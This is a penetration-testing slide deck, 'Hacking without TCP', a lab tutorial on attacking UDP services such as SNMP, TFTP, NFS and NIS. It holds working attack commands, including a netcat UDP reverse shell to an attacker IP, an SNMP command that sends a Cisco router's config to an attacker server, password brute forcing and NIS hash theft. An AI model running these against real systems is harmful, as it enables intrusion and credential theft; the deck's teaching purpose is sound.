Hacking without TCP

Chuck Willis

chuck@securityfoundry.com

Most recent slides available at:

http://www.securityfoundry.com/


Purpose

- Introduce a variety of services that do not use TCP
- Describe how these services can be accessed and exploited
- Demonstrate many of these techniques
- Allow time for audience to attempt these techniques as “Bring Your Own Laptop”

Introduction

- About me
- Disclaimers
  - I am here representing only myself
  - This information is intended for use in authorized penetration testing activities only
  - These techniqes are not stealthy and will be logged by firewalls and IDS systems

My Laptop Setup



IT Underground Network

Presentation Laptop / Router
Mandrake Linux 10.1

10.10.10.241

192.168.243.1

IPTables – No TCP Syn Packets
Allowed into 243 network

VMWare Host
Windows XP
no ip

VMWare
Bridged

Solaris x86 10 (sol) - 192.168.243.x

Fedora Core 2 Linux (fedora) - 192.168.243.y

Windows 2003 EE (win) - 192.168.243.z

VMWare
Targets

```
route add -net 192.168.243.0 netmask 255.255.255.0 gw 10.10.10.241 eth0
```

Intro to UDP

What is UDP?

- User Datagram Protocol
- Runs on IP, similarly to the way TCP does
- Connectionless
  - There is no handshake to start a connection
  - There is no connection termination sequence
- Unreliable
  - There is no automatic resending of bad or missing packets
  - There is no sequencing of packets

Finding UDP Services

- Nmap has UDP scanning with the -sU option
- Can be very slow depending on setup
- Algorithm is rather simple
  - Send UDP packet to a port
  - If we get an ICMP unreachable message it is closed
  - If we get no response, it is open or filtered
  - If we get a UDP response, it is open

NMap

- NMap service detection (version scanning) works over UDP as well, enable with -sV
- RPC scanning sends RPC NULL commands to the port to determine service / version. Enabled with -sR and automatically enabled with -sV
- OS detection doesn't work well without a TCP port to fingerprint

NMap

- My nmap command line:

```
nmap -v -v -sU -sV -O -P0 ip_address/range -p 1-65535 -oA filename_root
```

- If you prefer, AMAP also works for scanning UDP services

Connecting to UDP Services: Netcat

- Netcat allows UDP connections (-u option)
- For more info on Netcat usage see : http://www.2600.fi/tutorials/nc_usage.htm
- Connect to a service : nc -u hostname portnumber
- Receive a file : nc -unlvv -p 2929 > filename
- Send a file : cat file | nc -unvv ip_address 2929

Backdoor UDP Shell using NetCat

- UDP version of this trick uses two UDP ports
- On attacker
  - window 1 : nc -lun -p 2929
  - window 2 : nc -lun -p 3939
- On victim: echo "" | nc -un ip 2929 | /bin/sh | nc -un ip_address 3939
- Then, you can type commands in window 1 and see results on window 2
- Try this on your laptop

UDP Services

Simple Services – mostly useful for denial of service

- 7: echo
- 13: daytime
- 15: netstat
- 19: chargen
- 37: time

Example of Simple Services using NetCat

```
[chuck@localhost netcat]$ echo "hi" | nc -u win 19
CDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklm ...
DEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmn ...
...
[chuck@localhost netcat]$ echo "hi" | nc -u win 7
hi

[chuck@localhost netcat]$
```

DNS – UDP 53

- DNS queries can be used to map internal network
- Lots of BIND exploits through the years
- DNS cache poisoning can be used to subvert firewall and tcp wrapper configurations that use hostnames

DNS queries using host

- Regular query
  - host hostname.domain.com nameserver_ip
- All-records query
  - host -a hostname.domain.com nameserver_ip
- Reverse queries
  - host 172.16.2.3 nameserver_ip

DNS Transfer Workaround

- Cannot do a zone transfer without tcp
- Improvised solution:
  - Use nmap to create a file with a list of IPs

```
nmap -sL -n 192.168.243.0/24 | grep Host | cut -d' ' -f2 > filename.txt
```

  - Use guess.sh to do a reverse on each IP in that file

```
./guess.sh “host ” filename.txt “ server” | tee dns.txt
grep pointer dns.txt
```

Guess.sh – Command Line Guesser

- Shell script to try command lines
  - Create file with a list of strings, one per line
  - Script takes three arguments:
    - “command before varying string” (must have quotes)
    - Filename of strings
    - “command after varying string” (must have quotes)
- Example:

```
./guess.sh “host ” filename.txt “ server” | tee dns.txt
```

Demonstration of DNS Queries

TFTP – UDP 69

- Trivial File Transfer Protocol
- No username or password
- Typically found on routers and computers that manage a router or other diskless device
- Server can be set to:
  - Read only
  - Read / write (not create)
  - Read / write / create
- Connect with tftp client, similar to ftp client (with no ls command)

TFTP – UDP 69

- Since there is no ls, you have to guess filenames
- Look for these Cisco files (in order that a router will look for them on boot):
  - *hostname*-confg
  - *hostname*.cfg (hostname may be truncated to 8 chars)
  - network-confg
  - cisconet.cfg
  - router-confg
  - router.cfg
  - ciscortr.cfg

TFTP – UDP 69

- Can get files from the command line:
  - tftp *ip* -c get *filename*
- Can use guess.sh to quickly try a bunch of filenames

```
./guess.sh "tftp ip_address -c get " filename ""
```

SNMP – UDP 161

- Simple Network Management Protocol
- Used to configure and monitor network devices
- Access controlled by a “community string”
- Devices support two strings:
  - Read only – default on most devices is “public”
  - Read-write – default on most devices is “private”
- Most devices default to only allowing read access
- Data is stored in tree-like databases called Management Information Bases (MIBs)

SNMP – UDP 161

- Access SNMP service with snmp-walk (part of net-snmp suite http://netsnmp.sf.net/
- Usage: snmpwalk -c community_string ip_address MIB_name
- MIB defaults to MIB-2 which is close to the root of the tree
- THC-Hydra can guess community string - http://www.thc.org/thc-hydra/

  ```
  ./hydra ip_address snmp -P file.txt
  ```

SNMP – UDP 161

- Grep through snmpwalk output for:
  - udp – ports open
  - tcp – ports open and connections in progress
  - SWRun – currently running processes and command line options
  - sysDesc – hostname, OS, version – basically uname -a information
- Filip Waeytens wrote a Perl program *snmpenum* with more friendly output, available at

http://www.packetstormsecurity.com/UNIX/scanners/snmpenum.zip

Example SNMP Information

- Windows
- Solaris
- Linux
- Cisco

SNMP on Cisco Devices

- SNMP enabled Cisco devices can show you
  - Routing tables
  - Access Control Lists
- Writable SNMP on Cisco allows you to
  - Force Router to dump config to a tftp server (with password / hashes)
  - Install a new configuration
  - Make router ping another host

Forcing a Cisco Router to dump its running config to your tftp server

- Router is 1.2.3.4
- Your server is 5.6.7.8 (ensure it allows create or at least write of the filename provided)
- Write community string is private
- May need to add -v1 or -v2c to specify snmp version

```
snmpset -d -v2c 1.2.3.4 private
   1.3.6.1.4.1.9.2.1.55.5.6.7.8 s config.file
```

Cisco Password Storage

- Cisco enable password is stored in router configuration file
- Can be stored three ways:
  - Plaintext

    enable password password
  - Vigenere

    enable password 7 104B0718071B17
  - MD5

    enable secret 5 $1$yOMG$38ZIcsEmMaIjsCyQM6hya0

SNMP on Oracle

- SNMP is enabled on some Oracle installations
- Sometimes on its own, sometimes relayed through the OS's SNMP agent
- Specifics of depend on:
  - Operating System
  - Oracle Version
  - Oracle Components Installed

Further Info on SNMP

- General info: http://securitypronews.com/securitypronews-24-20030909SNMPEnumerationandHacking.html
- Cisco snmp / tftp info: http://www.cisco.com/warp/public/477/SNMP/11_7910.shtml
- Cisco articles: http://www.securityfocus.com/infocus/1749
- SNMP write string brute forcer: http://www.securityfocus.com/archive/1/47670

Unix RPC Services

RPC Services

- Remote Procedure Call (RPC) Services
- Run on different ports depending on system
- Service <-> Port mapping is done by service on port 111 called portmapper

NFS

- Network File Server
- Several services
  - Main service runs on UDP 2049
  - Statd runs on random port
  - Quotad runs on random port
- Access Control by Unix UIDs (user IDs) and GIDs (group IDs)
- With TCP, you can get information about NFS shared (exported) directories using "showmount -e hostname" and mount them using "mount"

NFSShell

- If only UDP is available, must use a special tool called NFSShell by Leendert van Doorn http://www.cs.vu.nl/pub/leendert/nfsshell.tar.gz
- Modified version (to get it to compile) available at www.securityfoundry.com
- Works pretty much like an ftp client (start with ./nfs)

```
$ ./nfs
nfs> host ip_address    (connects)
nfs> dump    (gets list of shared directories)
nfs> mount -U /dir/name
nfs> ls
nfs> get filename
```

NFSShell

- To write or delete a file (or read one that it not world-readable), you may have to assume a uid or gid with write permissions on the directory and the file if it exists (root / 0 is usually not an allowed uid via nfs)

```
nfs> ls -l
drwxr-xr-x  2 500 0 4096  Dec 20 21:58  .
drwxr-xr-x  2 500 0 4096  Dec 20 21:58  ..
-rw-r--r--  1   0 0    5  Dec 20 21:51  asdf.txt
nfs> uid 500
nfs> put filename
```

NFSShell Demo

NFS Vulnerabilites over the years

- Solaris statd – 1999 – http://www.securityfocus.com/bid/450
- Linux statd Remote Root – 2000 – http://www.securityfocus.com/bid/1480
- Solaris nfs – 2003 – http://www.securityfocus.com/bid/8929
- Linux statd DoS – 2004 – http://www.securityfocus.com/bid/11785

NIS

- Network Information Service
- NIS Server is ypserv – runs on a random port
- Allows a group of machines to be centrally managed and share:
    - Users / Passwords
    - Hosts
    - Services
- A group of machines is called a “domain” and access is partially controlled by the domain name

NIS

- Via TCP can access ypserv using ypcat (part of NIS client tools available for on most Unixes)
  - ypcat -d domain_name -h server_ip passwd (retreives usernames and password hashes for John the Ripper – http://www.openwall.com/john/)
- To access ypserv via UDP, must use another application, ypsnarf by David A. Curry

http://packetstormsecurity.org/Exploit_Code_Archive/ypsnarf.c

Modified version available at www.securityfoundry.com

  - ypsnarf ip_address domain_name passwd.byname
  - ypsnarf ip_address domain_name services.byname

NIS

- Can use guess.sh to guess domain_name

./guess.sh “ypsnarf ip_address ” filename

“ passwd.byname”

- Most places that are still using NIS have easy to guess domain names
- For more info see
  - http://www.linux-nis.org/
  - http://www.rhyshaden.com/nis.htm

Demo of NIS

RPC Service Vulnerabilities (Historic)

- Solaris Tooltalk Vulnerability – 1998: http://www.securityfocus.com/bid/122/
- Solaris, HP-UX Calendar Manager (cmsd) Vulnerability – 1999: http://www.securityfocus.com/bid/524
- Solaris sadmind Buffer Overflow Vulnerability – 1999: http://www.securityfocus.com/bid/866
- Solaris, HP-UX yppasswdd Vulnerability – 2001: http://www.securityfocus.com/bid/2763

Couple more UDP Services

XDMCP – UDP 177

- X Display Manager Control Protocol
- Runs as part of the xdm / gdm / dtlogin service if enabled (enabled by default on Solaris)
- Allows remote X logins
- Requires valid username and password

XDMCP – UDP 177

- Connect using X or Xnest:

Xnest -query ip_address :1 (don't forget the space before the :1)

- Actual remote login takes place over TCP using a reverse connection
- Dtlogin implementation of XDMCP has a known vulnerability (no common exploit, yet): http://www.securityfocus.com/bid/9958

Demo of XDMCP

Syslog – UDP 514

- System Logging Daemon with NO authentication
- Any local user can create syslog entries
- If listening on UDP and no firewalling is in place, anyone on network can send log messages
- DoS possible when disk holding logs is full
- Messages are formated:
  - *<level>Text*
- Example:
  - <8>This is a test

Syslog – UDP 514

- Can send messages with netcat:

```
echo "<8>Test netcat" | nc -un -p 514 server_ip 514
```

- Can send spoofed source messages with hping:

```
[root@localhost hping2-rc3]# cat test-syslog.txt
<8>Test syslog
[root@localhost hping2-rc3]# hping2 sol -2 -s 514
  -p 514 -d 25 -E test-syslog.txt -c 1 -a 1.2.3.4
```

Demo of Syslog

LDAP – UDP 389

- Lightweight Directory Access Protocol
- Service that provides a directory of people, often used for email directories
- Windows Active Directory also uses LDAP (sometimes on port 3268)
- Client tools available at openldap.org
- GTK GUI LDAP Client: http://biot.com/gq/

LDAP – UDP 389

- Brute force tools available
  - THC-Hydra – http://thc.org/thc-hydra/
  - K0ld – http://www.phenoelit.de/kold/
- All LDAP clients and libraries that I could find for Linux use TCP only (no UDP)
- PortQry for Windows does some simple LDAP queries as we will see next

LDAP – UDP 389

- In case they later add UDP support, here are a couple examples:

Dump top level data:

```
ldapsearch -x -h server_ip -b dc=example,dc=net
```

Dump user group information:

```
ldapsearch -x -h server_ip -b
   cn=configuration,dc=example,dc=net
```

Windows / Samba

Windows / Samba

- Windows systems will be using some of the things we have already discussed:
  - UDP 161 – SNMP (default read community string is “public”)
  - UDP 389 – LDAP (part of Active Directory)

NetBios Name Service – UDP 137

- Get information from machine with nmblookup (part of SAMBA suite) :
  nmblookup -A ip_address
- Will return machine name and domainname and sometimes usernames as well

NetBios Name Service – UDP 137

- Can get more information from the Name Service using nbtstat : http://www.bindview.com/Support/RAZOR/Utilities/Unix_Linux/nbtstat_readme.cfm
- Provides a little more information than nmblookup
- Includes MAC address of target

Demo of nmblookup and nbtstat

UDP 138 - NetBios Datagram Service

- Used by Windows Messenger (the network pop-up one, not the IM client)
- Send message with “net send * hi” from a windows box (udp broadcast)
- Can add “/DOMAIN:” to specify another domain
- Windows Messenger Service Vulnerability – 2003 – Denial of Service and possible remote root – http://www.securityfocus.com/bid/8826

How to send a Windows Messenger message without TCP

- Set up a workgroup / domain with the target name
- Capture message to a file with netcat

  ```
  nc -lun -p 138 > filename
  ```
- Send broadcast from a windows box :

  ```
  net send * hi /DOMAIN:domainname
  ```
- Send message : nc -un target_ip 138 < filename
- May need to use broadcast address and -b

Getting more info from Windows boxes using Windows - PortQry.exe

- PortQry is a Microsoft Tools available at http://support.microsoft.com/default.aspx?kbid=832919
- Works as a port scanner
- Also sends queries to some ports to gather information
- Example:

```
portqry.exe -n ip_address -e 389 -p UDP
```

Getting more info from Windows boxes using Windows - PortQry.exe

- Provides interesting information against the following UDP ports:
  - 135 – Windows RPC – shows RPC services available (called endpoints)
  - 389 – ldap – provides domain information on computer

Example PortQry.exe Output

- Windows RPC Port – UDP 135

- LDAP Port – UDP 389

Other UDP Services To Consider

Other Services / Protocol to consider

- In this section I will discuss some other rare, but useful services to consider
- Due to the complexity of these issues and time constraints, I will not spend much time on them or demonstrate them

Databases

- Many database systems have a central listener that manages the different instances on the system
- May be able to use database client tools to enumerate databases (but you may not be able to connect to them since the instances run on TCP)

Databases

- IBM DB2 Discovery UDP 523
- MS SQL – UDP 1434 – Exploit available using Metasploit module: mssql2000_resolution
- MySQL – UDP 3306
- Oracle – many ports registered
  - may listen on UDP, but primarily uses TCP
  - May be accessible via SNMP
- PostGreSQL – UDP 5432
- Sybase – UDP 1498, 2638

Kerberos

- Kerberos is a secure remote authentication system that uses (among on things):
  - UDP 88, 464, 749-751
- Microsoft Kerberos may be vulnerable to ASN.1:

http://www.eeye.com/html/Research/Advisories/AD20040210.html

- Patch is available from Microsoft
- Like any other service, Kerberos is vulnerable to online password guessing

Kerberos

- Kerberos version 4 servers are vulnerable to offline password guessing
- Kerberos version 5 servers are vulnerable to offline password guessing if you are able to sniff a legitimate session and know the username
- More info on Kerberos: “Exploits & Weaknesses in Password Security” by Paul Gurgul: http://www.securitydocs.com/library/2714

Misc

- ISS (Realsecure, BlackICE) ICQ Parser overflow
  - Metasploit module: blackice_pam_icq
- Unreal Tournament 2004 – Metasploit module: ut2004_secure_linux and ut2004_secure_win32

Other IP Protocols To Consider

Router Protocols

- Routers use several non-TCP protocols:
  - RIP – Route discovery – UDP 520
  - OSPF – Route discovery – IP Protocol 89
  - GRE – Tunnelling protocol – IP Protocol 47
- Altering routing tables of devices behind a firewall may not be helpful (other than DoS)
- Altering routers upstream of the firewall may allow you to take advantage of allowed IPs / hosts and/or hijack DNS queries
- "Hacking Exposed, 4th Edition" has good information on router spoofing

NMap Scanning for other IP Protocols

```
[root@localhost nmap-results]# nmap -sO 192.168.1.25
Starting nmap 3.78 ( http://www.insecure.org/nmap/ ) at 2005-01-02 18:00 EST
Interesting protocols on sol10 (192.168.1.25):
(The 254 protocols scanned but not shown below are in state: open|filtered)
PROTOCOL STATE SERVICE
1        open  icmp
6        open  tcp
MAC Address: 00:0C:29:51:17:F5 (VMware)
Nmap run completed -- 1 IP address (1 host up) scanned in 6.969 seconds
```

IP version 6

- Many devices and OSes today ship with IPv6 support enabled
- This may allow you to connect to these devices using IPv6 and bypass any non IPv6 aware firewalls
- Good site on Linux IPv6: http://www.bieringer.de/linux/IPv6/

Tunnelling

- Similar to IPv6, devices that allow tunnelling of IPv4 inside another protocol may allow you to bypass non-aware firewalls
  - GRE
  - IPv6 over IPv4
  - IPv4 over IPv4
  - L2TP – UDP 1701
  - PPTP – UDP 1723
  - IPSec

IPSec VPNs

- Internet Key Exchange protocol runs on UDP 500
- Different implementations respond differently to probes
- NTA Monitor released a free tool to fingerprint IKE servers called ike-scan

  http://www.nta-monitor.com/ike-scan/
- Also see “Penetration Testing IPsec VPNs” by Rohyt Belani and K.K. Mookhey

  http://www.securityfocus.com/infocus/1821
- Once you know what VPN server is in use, should be able to use client to at least do password guessing

Non-IP Protocols – must be on the same ethernet segment

DHCP (also has a UDP 67 assigned)

- Dynamic Host Configuration Protocol
- Denial of Service - take up all the available addresses with fake DHCP requests
- Man in the Middle attacks – run a rouge DHCP server and mess with clients when they boot
  - Make yourself the default gateway (one way in that you will not see traffic from real gateway back to originating machine)
  - Make yourself the DNS server and supply your address to DNS requests (two way MITM)

ARP

- Address Resolution Protocol – translates from IP addressed to MAC addresses
- Denial of Service – Fill up everyone's Arp tables with junk
- Sniffing – Arp storms will force some switches into broadcasting
- Man in the Middle – Arp Spoof to make systems map the gateway's IP to your MAC
- Arp attacks are the specialty of ettercap (http://ettercap.sourceforge.net/) and dsniff (http://www.monkey.org/~dugsong/dsniff/)

Others

- These protocols are old, but still available on even modern OSes (Windows Server 2003)
- Appletalk – Old Macintosh Protocol
- IPX/SPX – Old Novell Netware Protocols (Netware now uses TCP/IP)
- NetBEUI – Old Microsoft Windows Protocol

Conclusion


Protection against these attacks

- Disable unused services
- Properly configure and secure needed services
- Block non-TCP traffic that is not necessary
- Best – default to deny all traffic, allow necessary services
- Monitor your network and logs for evidence of these attacks

Questions?

Bring Your Own Laptop

My Laptop Setup



IT Underground Network

Presentation Laptop / Router
Mandrake Linux 10.1

10.10.10.241

192.168.243.1

IPTables – No TCP Syn Packets
Allowed into 243 network

VMWare Host
Windows XP
no ip

VMWare
Bridged

Solaris x86 10 (sol) - 192.168.243.x

Fedora Core 2 Linux (fedora) - 192.168.243.y

Windows 2003 EE (win) - 192.168.243.z

VMWare
Targets

```
route add -net 192.168.243.0 netmask 255.255.255.0 gw 10.10.10.241 eth0
```

BYOL

- Add a route through my laptop to the targets

```
route add -net 192.168.243.0 netmask 255.255.255.0 gw 10.10.10.241 eth0
```

- Use nmap to scan for udp services (don't do too many ports or it will take a long time)
- Use Netcat to connect to the simple services
- Use DNS reverse lookups to get hostnames
- Use snmp to get more port information
- Connect to the NIS server and get hashes

BYOL

- Guess NIS passwords with John
- Connect to the xdmcp server and login with a NIS username and password
- Send spoofed messages to the Syslog Daemons
- Get router configuration files from the tftp server
- Read and write files on the NFS servers
- Connect to the Windows RPC port using nbtstat to see endpoints

Hacking without TCP

Chuck Willis

chuck@securityfoundry.com

Most recent slides available at:

http://www.securityfoundry.com/